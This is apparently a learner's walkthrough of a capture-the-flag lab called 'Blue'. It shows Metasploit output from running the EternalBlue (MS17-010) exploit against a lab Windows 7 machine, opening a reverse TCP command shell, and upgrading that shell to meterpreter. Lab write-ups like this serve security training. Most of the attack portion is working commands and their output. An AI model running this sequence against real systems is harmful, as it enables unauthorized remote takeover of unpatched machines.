


Active Machine Information


Title	IP Address	Expires
Blue	10.10.188.127	1h 49m 26s



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.188.127
rhosts => 10.10.188.127
```



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.188.127    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.216.130    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```




Show options and set the one required value. What is the name of this value? (All caps for submission)

rhosts

Usually it would be fine to run this exploit as is; however, for the sake of learning, you should do one more thing before exploiting the target. Enter the following command and press enter:


```
set payload windows/x64/shell/reverse_tcp
```



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
```


With that done, run the exploit!

No answer needed




Question Hint

Command: run (or exploit)



```
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.10.149.150:4444
[*] 10.10.127.168:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[-] 10.10.127.168:445 - Unable to find accessible named pipe!
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_psexec) >
```




With that done, run the exploit!

Confirm that the exploit has run correctly. You may have to press enter for the DOS shell to appear. Background this shell (CTRL + Z). If this failed, you may have to reboot the target VM. Try running it again before a reboot of the target.

failed…

try again




```
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.10.149.150:4444
[*] 10.10.127.168:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[-] 10.10.127.168:445 - Unable to find accessible named pipe!
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.10.149.150:4444
[*] 10.10.127.168:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[-] 10.10.127.168:445 - Unable to find accessible named pipe!
[*] Exploit completed, but no session was created.
```


failed both times

reboot

after setting up again and trying to run again got success!!!!!!!!!!!!!!!!!!!!!!!!!!!



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.216.130:4444
[*] 10.10.188.127:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.188.127:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.188.127:445     - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.188.127:445 - Connecting to target for exploitation.
[+] 10.10.188.127:445 - Connection established for exploitation.
[+] 10.10.188.127:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.188.127:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.188.127:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.188.127:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.188.127:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.188.127:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.188.127:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.188.127:445 - Sending all but last fragment of exploit packet
[*] 10.10.188.127:445 - Starting non-paged pool grooming
[+] 10.10.188.127:445 - Sending SMBv2 buffers
[+] 10.10.188.127:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.188.127:445 - Sending final SMBv2 buffers.
[*] 10.10.188.127:445 - Sending last fragment of exploit packet!
[*] 10.10.188.127:445 - Receiving response from exploit packet
[+] 10.10.188.127:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.188.127:445 - Sending egg to corrupted connection.
[*] 10.10.188.127:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.188.127
[*] Command shell session 1 opened (10.10.216.130:4444 -> 10.10.188.127:49190) at 2022-04-28 08:04:04 +0100
[+] 10.10.188.127:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.188.127:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.188.127:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


C:\Windows\system32>
```



```
C:\Windows\system32>^Z
Background session 1? [y/N]  y
msf5 exploit(windows/smb/ms17_010_eternalblue) > 
```


Confirm that the exploit has run correctly. You may have to press enter for the DOS shell to appear. Background this shell (CTRL + Z). If this failed, you may have to reboot the target VM. Try running it again before a reboot of the target.

No answer needed


Correct Answer

```
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
```


task 3 escalate




Escalate privileges, learn how to upgrade shells in metasploit.



If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)


Answer format: ****/*****/******/*******************



Google this: shell_to_meterpreter



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type               Information                                                                Connection
  --  ----  ----               -----------                                                                ----------
  1         shell x64/windows  Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...  10.10.216.130:4444 -> 10.10
.188.127:49190 (10.10.188.127)
```



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > use post/multi/manage/shell_to_meterpreter
msf5 post(multi/manage/shell_to_meterpreter) > 
```


If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)

post/multi/manage/shell_to_meterpreter

Select this (use MODULE_PATH). Show options, what option are we required to change?


```
msf5 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on.
```




Select this (use MODULE_PATH). Show options, what option are we required to change?

session


Set the required option, you may need to list all of the sessions to find your target here.

No answer needed




Question Hint


sessions -l



```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information                                                                       Connection
  --  ----  ----                   -----------                                                                       ----------
  1         shell x64/windows  Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...  10.10.216.130:4444 -> 10.10
.188.127:49190 (10.10.188.127)
```




```
msf5 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf5 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION  1                yes       The session to run this module on.
```




Run! If this doesn't work, try completing the exploit from the previous task once more.

No answer needed




Question Hint

Command: run (or exploit)




```
msf5 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.216.130:4433
[*] Post module execution completed
msf5 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (176195 bytes) to 10.10.188.127
[*] Meterpreter session 2 opened (10.10.216.130:4433 -> 10.10.188.127:49253) at 2022-04-28 09:02:34 +0100
[*] Stopping exploit/multi/handler
```




Run! If this doesn't work, try completing the exploit from the previous task once more.

No answer needed




Once the meterpreter shell conversion completes, select that session for use.

No answer needed

